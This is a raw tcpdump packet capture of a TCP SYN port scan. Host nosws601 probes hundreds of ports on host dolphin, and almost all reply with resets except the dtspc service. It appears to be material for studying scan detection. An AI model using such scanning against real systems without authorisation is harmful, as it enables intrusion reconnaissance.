21:21:01.451289 nosws601.58838 > dolphin.1384: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451366 nosws601.58838 > dolphin.58: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.451443 nosws601.58838 > dolphin.1234: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451523 nosws601.58838 > dolphin.761: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451604 nosws601.58838 > dolphin.6147: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451686 nosws601.58838 > dolphin.5540: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451767 nosws601.58838 > dolphin.993: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451847 nosws601.58838 > dolphin.1112: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.451928 nosws601.58838 > dolphin.967: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.452008 nosws601.58838 > dolphin.64: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.452092 nosws601.58838 > dolphin.404: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.452175 nosws601.58838 > dolphin.831: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.452392 dolphin.377 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452424 dolphin.446 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452450 dolphin.x400-snd > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.452479 dolphin.1540 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.452511 dolphin.5631 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.452541 dolphin.884 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452591 dolphin.65 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452621 dolphin.661 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452650 dolphin.953 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452679 dolphin.596 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452710 dolphin.314 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452743 dolphin.319 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452777 dolphin.97 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452812 dolphin.1494 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.452848 dolphin.769 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452882 dolphin.115 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452919 dolphin.983 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.452955 dolphin.1530 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.452991 dolphin.457 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453028 dolphin.678 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453065 dolphin.770 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453102 dolphin.73 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453139 dolphin.1384 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)

21:21:01.453177 dolphin.58 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453216 dolphin.1234 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.453255 dolphin.761 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453294 dolphin.6147 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.453333 dolphin.5540 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.453373 dolphin.993 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453414 dolphin.1112 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.453455 dolphin.967 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453497 dolphin.64 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453539 dolphin.404 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.453582 dolphin.831 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.469179 nosws601.58838 > dolphin.966: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469286 nosws601.58838 > dolphin.768: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469381 nosws601.58838 > dolphin.1394: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469478 nosws601.58838 > dolphin.5979: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469573 nosws601.58838 > dolphin.370: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469670 nosws601.58838 > dolphin.1031: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469767 nosws601.58838 > dolphin.381: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469863 nosws601.58838 > dolphin.644: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.469959 nosws601.58838 > dolphin.378: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470058 nosws601.58838 > dolphin.392: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470155 nosws601.58838 > dolphin.1003: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470253 nosws601.58838 > dolphin.614: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470350 nosws601.58838 > dolphin.595: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470450 nosws601.58838 > dolphin.70: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.470551 nosws601.58838 > dolphin.1533: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470654 nosws601.58838 > dolphin.192: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470755 nosws601.58838 > dolphin.715: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470856 nosws601.58838 > dolphin.522: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.470957 nosws601.58838 > dolphin.5900: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471088 nosws601.58838 > dolphin.10083: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471099 dolphin.966 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471164 nosws601.58838 > dolphin.360: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471174 dolphin.768 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471242 nosws601.58838 > dolphin.52: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.471254 dolphin.1394 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.471319 nosws601.58838 > dolphin.45: S 1540510514:1540510514(0) win 3072
(DF)
21:21:01.471331 dolphin.5979 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)

21:21:01.471366 nosws601.58838 > dolphin.dtspc: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471388 dolphin.370 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471450 nosws601.58838 > dolphin.548: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471464 dolphin.1031 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.471532 nosws601.58838 > dolphin.1059: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471546 dolphin.381 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471611 nosws601.58838 > dolphin.585: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471626 dolphin.644 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471695 nosws601.58838 > dolphin.1083: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471710 dolphin.378 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471781 nosws601.58838 > dolphin.198: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471797 dolphin.392 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471871 nosws601.58838 > dolphin.6002: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.471889 dolphin.1003 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.471917 dolphin.614 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471941 dolphin.595 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471966 dolphin.70 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.471990 dolphin.1533 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472014 dolphin.192 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472041 dolphin.715 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472067 dolphin.522 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472093 dolphin.5900 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472122 dolphin.10083 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472148 dolphin.360 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472175 dolphin.52 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472290 nosws601.58838 > dolphin.937: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.472333 dolphin.45 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472418 nosws601.58838 > dolphin.403: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.472441 dolphin.548 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472520 nosws601.58838 > dolphin.470: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.472543 dolphin.1059 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472620 nosws601.58838 > dolphin.193: S 1540510514:1540510514(0) win
3072 (DF)
21:21:01.472643 dolphin.585 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472676 dolphin.1083 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472703 dolphin.198 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472733 dolphin.6002 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:01.472765 dolphin.937 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472800 dolphin.dtspc > nosws601.58838: S 2325887770:2325887770(0) ack
1540510515 win 9112 <mss 536> (DF)
21:21:01.472834 dolphin.403 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472909 dolphin.470 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.472944 dolphin.193 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:01.473151 nosws601.58838 > dolphin.dtspc: R 1540510515:1540510515(0) win 0
(DF)
21:21:02.641137 0:0:ef:7:6d:30 > 1:80:c2:0:0:0 802.1d ui/C len=43
0000 0000 0080 0000 001d 11ea 7100 0000
0a80 0000 00ef 076d 3040 2d00 0014 0002
000f 0040 0000 0000 0000 0000 0000 0000

21:21:02.658882 nosws601.58839 > dolphin.3462: S 299715763:299715763(0) win 3072 (DF)
21:21:02.658948 nosws601.58839 > dolphin.597: S 299715763:299715763(0) win 3072 (DF)
21:21:02.658959 dolphin.3462 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:02.658981 dolphin.597 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:02.659050 nosws601.58839 > dolphin.1011: S 299715763:299715763(0) win 3072 (DF)
21:21:02.659116 nosws601.58839 > dolphin.2044: S 299715763:299715763(0) win 3072 (DF)
21:21:02.659154 dolphin.1011 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:02.659169 dolphin.2044 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:02.659276 nosws601.58838 > dolphin.5713: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.659298 dolphin.5713 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.659399 nosws601.58838 > dolphin.1516: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.659435 dolphin.1516 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.659558 nosws601.58838 > dolphin.1541: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.659580 dolphin.1541 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.659711 nosws601.58838 > dolphin.2017: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.659746 dolphin.2017 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.659853 nosws601.58838 > dolphin.243: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.659875 dolphin.243 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660005 nosws601.58838 > dolphin.606: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660078 nosws601.58838 > dolphin.583: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660119 dolphin.606 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660136 dolphin.583 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660251 nosws601.58838 > dolphin.1006: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660325 nosws601.58838 > dolphin.415: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660339 dolphin.1006 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660407 nosws601.58838 > dolphin.1068: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660423 dolphin.415 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660449 dolphin.1068 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660637 nosws601.58838 > dolphin.7008: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660679 dolphin.7008 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660820 nosws601.58838 > dolphin.431: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.660847 dolphin.431 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.660930 nosws601.58838 > dolphin.226: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.661048 nosws601.58838 > dolphin.493: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.661076 dolphin.226 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.661104 dolphin.493 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.661211 nosws601.58838 > dolphin.netstat: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.661236 dolphin.netstat > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.661321 nosws601.58838 > dolphin.346: S 1540510514:1540510514(0) win 3072 (DF)

21:21:02.661403 nosws601.58838 > dolphin.476: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661484 nosws601.58838 > dolphin.2045: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661565 nosws601.58838 > dolphin.694: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661650 nosws601.58838 > dolphin.201: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661732 nosws601.58838 > dolphin.236: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661825 nosws601.58838 > dolphin.1377: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.661910 nosws601.58838 > dolphin.529: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662182 nosws601.58838 > dolphin.329: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662269 nosws601.58838 > dolphin.925: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662355 nosws601.58838 > dolphin.687: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662440 nosws601.58838 > dolphin.1155: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662525 nosws601.58838 > dolphin.247: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662610 nosws601.58838 > dolphin.1020: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662694 nosws601.58838 > dolphin.1356: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662780 nosws601.58838 > dolphin.244: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662865 nosws601.58838 > dolphin.411: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.662953 nosws601.58838 > dolphin.760: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663038 nosws601.58838 > dolphin.5977: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663127 nosws601.58838 > dolphin.270: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663213 nosws601.58838 > dolphin.5800: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663301 nosws601.58838 > dolphin.nntp: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663389 nosws601.58838 > dolphin.652: S 1540510514:1540510514(0) win
3072 (DF)
21:21:02.663448 dolphin.346 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663486 dolphin.476 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663524 dolphin.2045 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:02.663559 dolphin.694 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663594 dolphin.201 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663631 dolphin.236 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663668 dolphin.1377 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:02.663706 dolphin.529 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663745 dolphin.329 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663784 dolphin.925 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663823 dolphin.687 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663863 dolphin.1155 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:02.663902 dolphin.247 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.663941 dolphin.1020 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:02.663982 dolphin.1356 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:02.664022 dolphin.244 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664062 dolphin.411 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664100 dolphin.760 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)

21:21:02.664145 dolphin.5977 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664187 dolphin.270 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664229 dolphin.5800 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664270 dolphin.nntp > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.664312 dolphin.652 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.679214 nosws601.58838 > dolphin.656: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679248 dolphin.656 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.679382 nosws601.58838 > dolphin.215: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679483 nosws601.58838 > dolphin.524: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679578 nosws601.58838 > dolphin.33: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679675 nosws601.58838 > dolphin.645: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679770 nosws601.58838 > dolphin.850: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679868 nosws601.58838 > dolphin.136: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.679965 nosws601.58838 > dolphin.59: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680063 nosws601.58838 > dolphin.947: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680162 nosws601.58838 > dolphin.454: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680264 nosws601.58838 > dolphin.2065: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680363 nosws601.58838 > dolphin.857: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680492 nosws601.58838 > dolphin.433: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680506 dolphin.215 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680571 nosws601.58838 > dolphin.984: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680582 dolphin.524 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680649 nosws601.58838 > dolphin.342: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680661 dolphin.33 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680728 nosws601.58838 > dolphin.4672: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.680740 dolphin.645 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680758 dolphin.850 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680772 dolphin.136 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680786 dolphin.59 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680801 dolphin.947 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680814 dolphin.454 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680828 dolphin.2065 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680844 dolphin.857 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680860 dolphin.433 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680880 dolphin.984 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680903 dolphin.342 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.680927 dolphin.4672 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681156 nosws601.58838 > dolphin.1480: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681248 nosws601.58838 > dolphin.308: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681339 nosws601.58838 > dolphin.27: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681418 nosws601.58838 > dolphin.622: S 1540510514:1540510514(0) win 3072 (DF)

3072 (DF)
21:21:02.681524 dolphin.1480 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681612 nosws601.58838 > dolphin.629: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681632 dolphin.308 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681717 nosws601.58838 > dolphin.676: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681737 dolphin.27 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681808 nosws601.58838 > dolphin.2006: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681830 dolphin.622 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681900 nosws601.58838 > dolphin.1517: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.681921 dolphin.1487 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.681993 nosws601.58838 > dolphin.456: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.682014 dolphin.629 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682087 nosws601.58838 > dolphin.258: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.682109 dolphin.676 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682184 nosws601.58838 > dolphin.1367: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.682207 dolphin.2006 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682280 nosws601.58838 > dolphin.162: S 1540510514:1540510514(0) win 3072 (DF)
21:21:02.682303 dolphin.1517 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682335 dolphin.456 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682361 dolphin.258 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682390 dolphin.1367 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:02.682419 dolphin.162 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.289152 arp who-has AMCGCCS1.amc.scott.af.smil.mil tell amlgxpcl
21:21:03.308793 nosws601.58839 > dolphin.2034: S 299715763:299715763(0) win 3072 (DF)
21:21:03.308879 nosws601.58839 > dolphin.22321: S 299715763:299715763(0) win 3072 (DF)
21:21:03.308975 nosws601.58839 > dolphin.696: S 299715763:299715763(0) win 3072 (DF)
21:21:03.309063 nosws601.58839 > dolphin.echo: S 299715763:299715763(0) win 3072 (DF)
21:21:03.309153 nosws601.58839 > dolphin.681: S 299715763:299715763(0) win 3072 (DF)
21:21:03.309241 nosws601.58838 > dolphin.210: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309330 nosws601.58838 > dolphin.1380: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309419 nosws601.58838 > dolphin.533: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309508 nosws601.58838 > dolphin.936: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309597 nosws601.58838 > dolphin.240: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309687 nosws601.58838 > dolphin.467: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309777 nosws601.58838 > dolphin.775: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309870 nosws601.58838 > dolphin.1348: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.309961 nosws601.58838 > dolphin.1371: S 1540510514:1540510514(0) win 3072 (DF)
21:21:03.310053 nosws601.58838 > dolphin.847: S 1540510514:1540510514(0) win 3072 (DF)

3072 (DF)
21:21:03.310238 nosws601.58838 > dolphin.913: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.310498 dolphin.2034 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:03.310628 nosws601.58838 > dolphin.6969: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.310660 dolphin.22321 > nosws601.58839: R 0:0(0) ack 299715764 win 0
(DF)
21:21:03.310771 nosws601.58838 > dolphin.752: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.310801 dolphin.696 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:03.310885 nosws601.58838 > dolphin.723: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.310915 dolphin.echo > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:03.311001 nosws601.58838 > dolphin.558: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311032 dolphin.681 > nosws601.58839: R 0:0(0) ack 299715764 win 0 (DF)
21:21:03.311119 nosws601.58838 > dolphin.659: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311151 dolphin.210 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311240 nosws601.58838 > dolphin.820: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311272 dolphin.1380 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:03.311318 dolphin.533 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311360 dolphin.936 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311402 dolphin.240 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311461 dolphin.467 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311550 nosws601.58838 > dolphin.6146: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311589 dolphin.775 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
21:21:03.311650 nosws601.58838 > dolphin.32772: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311684 dolphin.1348 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:03.311773 nosws601.58838 > dolphin.1400: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311808 dolphin.1371 > nosws601.58838: R 0:0(0) ack 1540510515 win 0
(DF)
21:21:03.311897 nosws601.58838 > dolphin.1529: S 1540510514:1540510514(0) win
3072 (DF)
21:21:03.311933 dolphin.847 > nosws601.58838: R 0:0(0) ack 1540510515 win 0 (DF)
